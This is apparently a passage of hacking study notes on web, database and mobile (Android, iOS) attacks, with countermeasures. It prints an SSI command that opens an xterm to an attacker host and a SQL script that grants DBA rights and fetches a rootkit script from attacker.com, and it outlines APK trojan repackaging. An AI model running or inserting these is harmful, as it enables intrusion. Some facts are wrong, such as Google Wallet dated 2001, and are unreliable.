10.8 HTTP Response Splitting:

The root cause of this class of vulnerabilities is the exact same as that of SQL injection or cross-site scripting: poor input validation by the web application. The effects of HTTP response splitting are similar to XSS: basically users can be more easily tricked into compromising situations, greatly increasing the likelihood of phishing attacks and concomitant damage to the reputation of the site in question. Just as most XSS vulnerabilities derive from the ability to input angle brackets (< and >) into applications, nearly all HTTP response splitting vulnerabilities we've seen involve use of one of the two major web script response redirect methods:

- **Javascript:** response.sendRedirect
- **ASP:** Response.Redirect

A malicious hacker might send an e-mail containing a link to the vulnerable server, with an injected HTTP response that actually directs the victim to a malicious site, sets a malicious cookie, and/or poisons the victim's Internet cache so they are taken to a malicious site when the victim attempts to visit popular Internet sites such as eBay or Google.

Countermeasure: As with SQL injection and XSS, the core preventative countermeasure for HTTP response splitting is good, solid input **validation on server input**. Of course, is never recommend simply looking for such a simple "bad" input string. "Constrain, reject, and sanitize" is a much more robust approach to input validation and simply remove percent symbols and angle brackets (%, <, and >).

Misuse of Hidden Tags Many companies are now doing business over the Internet, selling their products and services to anyone with a web browser. But poor shopping-cart design can allow attackers to falsify values such as price. However, the programmers make a fundamental flaw in their coding-they use hidden HTML tags as the sole mechanism for assigning the price to a particular item. As a result, once attackers have discovered this vulnerability, they can alter the hidden-tag price value and reduce it dramatically from its original value.
Example:
<input type=hidden name="price" price="100">
Countermeasure: To avoid exploitation of hidden HTML tags, limit the use of hidden tags to store information such as price-or at least confirm the value before processing it.

Server Side Includes (SSIs) Server Side Includes (SSIs) provide a mechanism for interactive, real-time functionality without programming. Web developers often use them as a quick means to learn the system date/time or to execute a local command and evaluate the output for making a programming flow decision. A number of attacks can be created by inserting SSI code into a field that is evaluated as an HTML document by the web server, enabling the attacker to execute commands locally and gain access to the server itself.
Example:
<!–#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"–>
Countermeasures: Use a preparser script to read in any HTML file, and strip out any unauthorized SSI line before passing it on to the server. Unless your application absolutely, positively requires it, disable server-side includes and similar functionality in your web server's configuration.

10.9 Database Hacking:

Database Discovery The first task an attacker must face is finding the databases on the network and identifying their types and version. To discover databases on the network, attackers can write their own scripts or use the excellent open-source application **Nmap**. Nmap is a network exploration tool that makes it easy to identify hosts, open ports, and the services running on them as well as the OS and service versions. It contains a scripting engine for running Lua scripts and has built-in scripts to detect the most popular databases in use today (mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse, and db2-info.nse).
Countermeasure: To keep your database from being discovered in the first place, implement these countermeasures: . Never expose your databases directly to the Internet. . Segment your internal network and separate databases from other network segments by using firewalls and configuration options such as valid-node checking for Oracle. Allow only a select subset of internal IP addresses to access the database. . Run intrusion detection tools to identify network port scanning attempts.

10.9.1 Database vulnerabilities

Network Attacks All database platforms contain a network listening component. Sometimes this component is a separate executable (as with Oracle), and often it is part of the main database engine process (as with MS SQL Server). Like all network listeners, the listening component has to be carefully written to avoid the usual attack suspects such as buffer overflows. The susceptibility to attack is in direct proportion to the complexity of the protocol.
Example:
CVE-2012-0072, listener vulnerability that can be exploited without any privileges
Countermeasure: To protect your database from network attacks, implement these countermeasures: . Segment your internal network and separate databases from other segments by using firewalls and configuration options such as valid-node checking for Oracle. Allow only a select subset of internal IP addresses to access the database. . Apply DBMS vendor patches as soon as they are made available.

DB Engine Bugs The database engine is one of the most complex pieces of software ever made. It includes many different processes that are responsible for the smooth operation of the database. It also includes

many different components that interact with the user such as parsers and optimizers as well as running environments (PL/SQL, TSQL) that let users create programs to execute inside the database. It is no wonder that such complex software includes bugs and that some of these bugs are security related and exploitable. Ranging from improper permission validations to buffer overflows that allow an attacker to gain full control of the database, these bugs are very hard to protect against.
Countermeasure: Implement these countermeasures to protect your database: . Apply DBMS vendor patches as soon as they are made available. . Monitor database logs for errors and audit user activity.

Vulnerable Built-in Stored Objects Many database systems provide a large number of built-in stored procedures and packages. These stored objects provide additional functionality to the database and help administrators and developers to manage the database system. By default, an Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality for many tasks, including accessing OS files, making HTTP requests, managing XML objects, and supporting replication. With such a large attack surface, vulnerabilities are inevitable. These vulnerabilities range from SQL injection attacks to buffer overflows to application logic issues.
Countermeasure: To protect vulnerable stored objects, implement these countermeasures: . Apply DBMS vendor patches as soon as they are made available. . Follow the least privilege principle so database accounts have the minimal privileges required for them to perform their work. Make sure to revoke access to dangerous database objects.

Weak or Default Passwords
Countermeasure: Take these steps to guard against weak and default passwords: . Periodically scan your databases to discover and alert users to weak and default passwords. . Monitor application accounts for suspicious activity not originating from the application servers.

Misconfigurations Basic misconfiguration settings on databases are due to the simple and incorrect assumption that if the database is not accessible to the Internet, it is safe enough within the organization's internal network. Common misconfigurations include:

- Leaving listening components without using management passwords at all. This issue is very common with older Oracle installations before changing the listener behavior to allow only local management connections if no password is set.
- Keeping administrative passwords empty, generally for administrative users like 'sa'.
- Running multiple unrelated services on the database hosts like Windows domain controllers.
- Granting excessive privileges to service accounts or even to every database account. Oracle enables many of these grants, by default, to PUBLIC.

Countermeasure: Create a gold standard for each database platform and periodically scan your databases to discover and alert on any deviations from this standard.

Indirect Attacks With database administrators (DBAs) being directly targeted in advance, along with persistent threat attacks, an attacker targeting a particular organization can, once gaining control of a DBA machine, change obscure configuration files or even modify database client binaries to inject his own nefarious commands into the database. Another option for an attacker is to install a keylogger on the DBA's machine to capture the used credentials. In both cases, there is no need to actually hack into the database, as credentials are readily available with the highest privileges. *Example:*

```
set term off
grant dba to SLAVIK identified by OWNYOURDB;
@http://www.attacker.com/installrootkit.sql
set term on
```


Countermeasure: Implement these countermeasures to protect your DBA system:

- Monitor and alert on suspicious privileged user's behavior.
- Restrict what is allowed to run on the DBA system to known good programs only.

- Do not click untrusted/unknown links in your web browser from your DBA system.
- Strictly control user access to the DBA system.

11 Chapter 11: Mobile Hacking

11.1 Android Fundamentals:



At its core, Android has an ARM cross-compiled Linux kernel that provides a bridge between the hardware and the remaining system components. The kernel also provides the most essential functionality that an OS should have to function in a correct way (mapping processes, memory, power, ...). Above the Linux kernel is a layer composed of a set of native libraries that provides an access method to functionality that is necessary to build powerful and versatile applications like the ability to play/record media, persistent storage, use specific hardware (camera, GPS) and so on. Android libraries may contain vulnerabilities. Along with the C/C++ libraries, the Android runtime includes the Dalvik Virtual Machine (software that runs each application in its own instance of the Dalvik VM, Dalvik VM architecture is designed to enable application to work in a wide range of mobile devices that have very limited resources, including power, memory and storage) and a set of core Java libraries that provides basic functionality that will be used by every application above this layer. The next layer in the architecture is the application framework, which is a set of software components that helps developers to build Android applications, including things like the ability to create user interfaces and services. Finally, at the top off the architecture are the applications. Some of them are required for the basic functionality of the device, but other are developed by the users. Android provides a Software Development Kit (SDK) that helps developers build and test applications for Android. The SDK also offers some tools helpful for understanding and accessing your device:

- Android Emulator
  - Prototype, Develop, and test Android applications without using a physical device.
- Android Debug Bridge (ADB)

  - A command-line tool for communicating with an emulator or a physical device.
- Dalvik Debug Monitor Server (DDMS)
  - debugging tool that connects to adb and is able to perform port-forwarding, take screen captures of the device, obtain log information (using *logcat*), send simulated location data, SMS and phone calls to the device/emulator.

11.2 Hacking Your Android:

Some applications, data, and configurations are restricted by the manufacturer to protect critical system components and the only way to have access to it is by "rooting" your Android. The "rooting" process consists of a privilege escalation attack where, prior to the exploitation of an existing vulnerability in the device, the user has administrative rights in the system. Gain full control of the device but the device may be "bricked". Android rooting tools:

- SuperOneClick
  - Universal rooting tool because it roots almost all Android phones and versions.
  - Native windows application and simple to use.
- Z4Root
  - Native windows application that comes as a normal apk file like the ones that are installed from the Android Market.
- GingerBreak

Amazon Kindle Fire is very attractive to hackers because it has customized version of Android 2.3 that restricts several activities, such as downloading applications from the official Android Market. The Kindle Fire runs the Kindle Fire OS (customized version of Android 2.3). Steps to root a Kindle Fire:

1. Enable installation of applications from unknown sources;
2. Install the Android SDK;
3. Add commends in adb_usb.in and android_winusb.inf;
4. Connect Kindle Fire with PC through ADB;
5. Download rooting files and execute them.

Cool apps for Rooted Android Devices:

- Superuser
  - Control which applications can execute with root privileges
- ROM Manager
  - Install a custom ROM
- Market Enabler
  - Spoof your location and carrier network to the Android market
- ConnectBot
  - Execute shell commands remotely
- Screenshot
  - Obtain device screenshoots
- ES File Manager
  - Operations: copy, paste, cut, create, delete, and rename system files
- SetCPU
  - Set the cpu clock

- Juice Defender
  - Save power and extend battery life by managing hardware components

11.2.1 Native Apps on Android:

One of the coolest things about Android is its Linux kernel. You can treat your Android as a Linux box using shell commands via adb like *ls*, *chmod* or *cd* instead of try to guess the internals of a closed operating system like the BlackBerry OS. Some native apps:

- BusyBox
  - Set of UNIX tools that allows you to execute useful commands like *tar*, *dd* and *wget*. The tool can be used by passing a command name as a parameter:
    - ./busybox tar
- Tcpdump
  - Capture and display packets that are transmitted over a network
- Nmap
  - Discover hardware and software on a network to identify specific details of the host operating system, open ports, DNS names, and MAC addresses
- Ncat
  - Read and write data across networks from the command line for making various remote network connections

11.2.2 Trojan Apps on Android:

A malicious program that disguises legitimate apps by using the same icon or name. To understand how the reengineering of Android applications works, first you need to know some basics about the apk files. Android application (apk) are just PK files (like JAR/ZIP), which means they can be opened with any file compression tool such 7-zip. Once the apk is uncompressed, two important components are inside:

- Manifest
  - An encoded XML file that defines essential information (for instance, software components) about the application to the Android system.
- Classes.dex
  - The Dalvik executable where the compiled code resides.

Android applications do not have a single entry point of execution. For example, one specific functionality is executed when the user opens the app by tapping the icon but other code is executed when the device is rebooted or network connectivity changes. The way that most android malware works is to take a legitimate application, disassemble the dex code, and decode the manifest. Then you include the malicious code, assemble the dex, encode the manifest and sign the final apk file. Tool for performing this process:

- *apktool*
  - unzip and repack the Android application (apk) file
  - Steps:
    - Use apktool to unzip an apk file
    - Modify the application name in Manifest.xml via any editor tool (e.g. notepad)
    - Change icons in the unzipped folder/subfolder
    - User apktool to repack the apk file
    - Sign the verification using a tool like *SignApk*

11.2.3 Hacking Others Android (Vulnerabilities in Android):

Remote Shell via WebKit: Floating point vulnerability in the WebKit open source web browser engine. The root cause of this vulnerability is improper handling of floating point data types in WebKit, which drives the default browsers on many mobile platforms (iOS, Android and so on). The exploit is basically a crafted HTML file that, when accessed through a web server using the default Android web browser, returns a remote shell. Successful exploitation requires a web server to host the HTML file (like Apache2).
Countermeasures: Get the latest version of Android and install antivirus software.

Root an Android remotely (RageAgainstTheCage, RATC): With the previous exploit we do not have root privileges and, therefore, we are limited in power. To have full access, it is necessary to execute a root exploit. Two popular root exploits for Android are *exploid* and *RATC* (RageAgainstTheCage) since they are targeted at the currently largest proportion of Android installed base (version 1.x/2.x). Rage Against the Cage (RAtC) exploits the fact that the Android Debug Bridge daemon (adb) on Android devices starts as root by default, and calls setuid to drop its privileges to those of a shell account. The ADB daemon is what runs on Android phones to enable Android software developers to communicate with the phones they're testing their software on.
Countermeasures: Get the latest version of Android and install antivirus software.

Data Stealing using PHP file: This issue allows a malicious website to steal data and files stored in an SD card and in the device itself (assuming they can be accessed without root privileges). The exploit is basically a PHP file with embedded JavaScript. When the user visits the malicious web site and clicks the malicious link, the JavaScript payload is executed without prompting the user. This payload reads the content of the files specified in the exploit and uploads them to the remote server. Not totally stealth: when the payload is downloaded, a notification is generated, giving the user an opportunity to notice the suspicious behavior. Also, the attacker must know the name and the full path of the file is going to be extracted. This vulnerability affects Android 2.2 and previous versions.
Countermeasures: Get the latest version of Android and install antivirus software. Temporarily disable JavaScript and use another third-party browser.

Remote Shell with Zero Permissions: Another way to attack other Android devices is by defeating one of the most distinctive security measures of Android: the permission-based security model. This mechanism informs the user about the permissions that the application needs before it can be installed and executed. However, the permission-based security model can be bypassed. Thomas Cannon showing an application that does not require any permission prior to installation, but it is able to give you a remote shell that allows the execution of remote commands. Works in all versions of Android. Described in the BlackHat 2010 "These Aren't the Permissions You're Looking For". In that presentation the security researchers show methods to perform certain actions without permission:

- REBOOT
- RECEIVE_BOOT_COMPLETE
  - Permission that allows the application to start automatically as soon as the boot process finishes
- INTERNET

Countermeasures: Check the ratings and user reviews to try to identify suspicious applications.

Exploiting Capability Leaks: Another method to bypass the permission-based security model is to take advantage of leaked permissions. At the end of 2011, security researchers discovered that stock software have applications that expose several permissions to other applications, leaving them open to being hijacked. These applications are installed, by default, by the manufacturer of the carrier. "capability leak" means that an application can access permission without requesting it in the Android manifest. Two types of capability leak:

- Explicit
  - Performed accessing public interfaces or services that have the permission that the untrusted application does not have.
- Implicit

– When the untrusted application acquired the same permissions of the privileged application because they share the same signing key.

Countermeasures: Check the ratings and user reviews to try to identify suspicious applications.

URL-sourced Malware (Side-load Applications): Android also allows the installation of applications through an alternative mechanism: the web browser. If the user opens a URL that is pointing to an Android application (apk files), the system downloads the file and ask the user if they want to install the app. This apk file can contain a Trojan file. Countermeasures: Unselect "Unknown Sources" in Settings -> Applications.

Skype Data Exposure: Another method to hack Androids is to attack vulnerabilities present in applications that are already installed on the device. One example of this type of attack is the discovery by Justin Case of a vulnerable Android version of the Skype application (communication tool). The vulnerability exposed private data to any application or to anyone because files that store because files that store the data did not have proper permissions and the information was not encrypted. Countermeasures: Keep applications updated.

HTC Logger: The application htcloggers.apk, was able to collect sensitive data including geographical location, user data such as email addresses, phone numbers, SMS data and system logs. HTC Logger provides the collected information to any application just by opening a local port, which means any application with the INTERNET permission can obtain sensitive information. Countermeasures: Get the patch from HTC.

Cracking the Google Wallet PIN: Google Wallet is one of many recent attempts to replace the use of traditional card-based payment instruments with a mobile payment system that works with near field communication (NFC) technology using a user-defined PIN. According to Google, all the information is stored encrypted in the Secure Element (SE), a computer chip inside the phone that is the main security component of NFC system payments. When a user wants to make payment, the authentication used by Google Wallet just a simple four-digit PIN that is used to grant access to all the sensitive data stored in the SE. In 2001, Joshua Rubin discover a vulnerability that allowed attacker to obtain the PIN number in a matter of seconds. The root cause of the vulnerability is that the PIN is not stored inside the SE, but instead in a SQLite database that is only protected by the Android sandboxing protection mechanism that isolates access to data that belongs to one app from unauthorized access by other apps in the system. However, if the device is rooted, the protection no longer exists and user with such privileges has access to the database.
Countermeasures: Use the traditional Android screen lock mechanism (face unlock, password or swipe pattern) to avoid unauthorized access to the Google Wallet and the device itself. Do not root the device and install antivirus software.

11.3 How Secure is iOS?

Apple indicated publicly that it did not intend to allow third-party apps to run on the device. Developers and users alike were instructed to build or use web applications and to access these applications via the iPhone built-in web browser. In short order, hackers began to find ways to root or "jailbreak" devices and to install third-party software. In response to this, in 2008, Apple released and updated version of iOS that included support for a new services, known as the App Store. Apps have to be signed by Apple to execute. The code signature verification of the application is at both load time and runtime.

11.4 Jailbreaking iOS (Unleash the Fury!):

The process of taking full control of an iOS-based device (allow for using third-party apps but expose yourself to a variety of attack vectors). This can generally be done using one of several tools available for free online or, in some cases, simply by visiting a particular website. The end result of a successful jailbreak is that an iPhone can be tweaked with custom themes or utility apps, or extensions to apps can be installed, or the device can be configured to allow remote access via SSH or VNC, or other arbitrary software can be installed or even compiled directly on the device. Jailbroken phones may also lose some functionality, as vendors have been known to include checks into their apps that cause errors to be reported or for an app to exit on startup.

Boot-based Jailbreak: The general process for jailbreaking a device with this technique involves:

1. Obtain the firmware image (also known as an IPSW) that corresponds to the iOS version and device model that is to be jailbroken.
2. You must locate the correct firmware image for the particular device model to be jailbroken.
3. Obtain the jailbreak software to be used. For this, several options are available. A few of the most popular applications for this purpose include redsn0w, greenpois0n, and limera1n.
4. Connect the device to the computer hosting the jailbreak software via the standard USB cable.
5. Launch the jailbreak application.
6. Via the jailbreak application's user interface, select the previously downloaded IPSW.
7. Switch the device into Device Firmware Update (DFU) mode.
8. Once the switch into DFU mode occurs, the jailbreak software automatically begins the jailbreak process. This will typically involve loading of the firmware image onto the device, some interesting output to the device's screen, followed by a reboot. Upon reboot, the device should come back up in the same way as a normal iPhone, but with an exciting new addition to the "desktop" - Cydia.

Time consuming!

Remote Jailbreak: In the case of a remote jailbreak, such as that provided by jailbreakme.com, the process is as simple as loading a specially crafted PDF into the iPhone's MobileSafari web browser. The specially crafted PDF takes care of exploiting and taking control of the browser, then the operating system, and ultimately for providing the user with unrestricted access to the device. There are a number of known Safari bugs, and it's entirely possible that other vulnerabilities could be combined to provide a remote jailbreak (or exploitation) capability.

11.5 Hacking Other iPhones (Fury Unleashed!):

Instead of focusing on how to hack into our own iPhone, let's look into how we might go about hacking into someone else's device. In this section, we'll take a look at a variety of incidents, demos, and issues related to gaining access to iOS-based devices. The practical options left to an attacker generally come down to client-side attacks. Client-side attacks have been found time and again in apps bundled with iOS, in particular, in MobileSafari.

Malware infection - JailbreakMe 3.0: We've already seen some of the most popular iOS attacks to date: the vulnerabilities exploited to jailbreak iPhones. There is nothing to stop enterprising attackers from exploiting similar vulnerabilities remotely, for example, by crafting a malicious document that contains an exploit capable of taking control of the application into which it is loaded. The document can then be distributed to users via a website, email, chat, or some other frequently used medium. The foundation for such an attack is best demonstrated by the "JailbreakMe 3.0" (or JBME 3.0). We learned that two vulnerabilities are exploited by JBME3.0:

- One a PDF bug;
- The other a Kernel bug.

So the initial vector for exploitation is loading of a specially crafted PDF into MobileSafari. At this point, a vulnerability is triggered in code responsible for parsing the document, after which the exploit logic contained within the corrupted PDF is able to take control of the app (the exploit continue on a kernel-level vulnerability and ultimately to take full control of the device) Countermeasures: Keep your operating system and software updated with the latest patches.

SSH attack: iKee Attacks: IOS.Ikee is a work that spreads through jailbroken iPhones by using the default SSH password. Of course, the first thing to do is launch Cydia and then install OpenSSH. Why have a jailbroken phone if you can't get to the command line, right? From this point, you continue to install your favorite tools and apps: vim, gcc, gdb, Nmap, etc. You set your phone down to watch for a bit, forgetting to change the default password for the root account. A while later you pick it up, swipe to unlock, and to your delight find that the wallpaper for your device has been changed to a mid-1980s photo of the British pop singer Rick Astley. While iKee proved that iOS can be hacked into remotely, it doesn't necessarily indicate any inherent

vulnerability in iOS. In fact, the opposite is probably a fairer case to make. iOS is a UNIX-like operating system, related in architecture to Mac OS X. This means that the platform can be attacked in a manner similar to how one would go about attacking other UNIX-like systems. Options for launching an attack include, but are not limited to, remote network attacks involving the exploitation of vulnerable network services, client-side attacks including exploitation of app vulnerabilities, local network attacks such as man-in-the-middle (MITM) of network traffic, and physical attacks that depend upon physical access to a target device. Countermeasures: The iKee worm was at its root only possible due to misconfigured jailbroken iPhones being connected to the network. The first and most obvious countermeasure to an attack of this sort is: don't jailbreak your iPhone! OK, if you must, change the default credentials for a jailbroken device immediately after installation of SSH and only while connected to a trusted network.

Man-in-the-Middle Attack - FOCUS 11: The attack performed involved setting up a MacBook Pro laptop with two wireless network interfaces and then configuring one of the interfaces to serve as a malicious wireless access point (WAP). The WAP was given an SSID very similar to the SSID for the conference's legitimate WAP. This was done to show that users could easily be tricked into connecting to the malicious WAP. The laptop was then configured to route all traffic from the malicious WAP through to the legitimate WAP. Countermeasures: Update your device and to keep it up to date.

Malicious Apps - Handy Light, InstaStock: There are, of course, other client-side methods that can be used to gain unauthorized access to iOS. One of the most obvious, yet more complicated methods of attack involves tricking a user into installing a malicious app onto his or her device. In mid-2010, a new app named Handy Light was submitted to Apple for review, passed the review process, and was later posted to the App Store for sale. This app appeared on the surface to be a simple flashlight app, with a few options for selecting the color of the light to be displayed. Shortly after release, it became known that the Handy Light app included a hidden tethering feature. This feature allowed for users to tap the flashlight color options in a particular order, in order to then start a SOCKS proxy server on the phone that could be used to tether a computer to the phone's cellular Internet connection. Once the presence of this feature became public, Apple removed the app from sale. In September 2011, well-known iOS hacker Charlie Miller submitted an app named InstaStock to Apple for review. The app was reviewed, approved, and then posted to the App Store for download. InstaStock ostensibly allowed users to track stock tickers in real time and was reportedly downloaded by several hundred users. Hidden within InstaStock was logic designed to exploit an "0-day" vulnerability in iOS that allowed the app to load and execute unsigned code. In terms of attacking iOS, the Handy Light and InstaStock apps provide us with proof that mounting an attack via the App Store is, while not easy, also not impossible. The attacker would have to build a malicious app, slip it past the review process, and then find a way to trick the target user into installing the app onto his or her device. Countermeasures: Apps should be installed only when absolutely necessary and only from trustworthy vendors.

Vulnerable Apps - Bundled and Third Party: Client application vulnerabilities such as these were then leveraged to spread malware or target particular users as in the case of spear phishing or advanced persistent threat (APT) style attacks. Interestingly, for mobile platforms such as iOS, while nearly no remote network attacks have been observed, neither has substantial research been performed in the area of third-party app risk. It can be said, however, that for unbundled apps, few issues have been identified and published. This could perhaps be explained by the fact that as no third-party app has yet to be adopted as universally as something like Flash on Windows, that there is simply little incentive to spend time poking around in this area. In any event, app vulnerabilities serve as one of the primary vectors for gaining unauthorized access to iOS-based devices. Over the years, a number of app vulnerabilities affecting iOS have been discovered and reported.

Example: PayPal app was reported (November 2010) as being affected by an X.509 certificate validation issue. In effect, the app did not validate that server hostname values matched the subject field in X.509 server certificates received for SSL connections (allowed for an attacker with local network access to man-in-the-middle users in order to obtain or modify traffic sent to or from the app). In September 2011, a cross-site scripting vulnerability was reported as affecting the Skype app (made it possible for an attacker to access the file system of Skype app users by embedding JavaScript code into the "Full Name" field). Countermeasures: Keep your device updated with the latest version of iOS, and keep apps updated to their latest versions.

Physical Access: No discussion of iPhone hacking would be complete without considering the options available to an attacker who comes into physical possession of a device. Once a device falls into the hands of an attacker, it takes only a few minutes to gain access to the device's file system and then to the sensitive data stored on the device. For example, the demonstration produced by the researchers at the Fraunhofer Institute for Secure Information Technology (SIT). Staff from this organization published a paper in February 2011 outlining the steps required to gain access to sensitive passwords stored on an iPhone (using a boot-based jailbreak to take control of a device). Countermeasures: Ensure that all sensitive data on the device has been encrypted.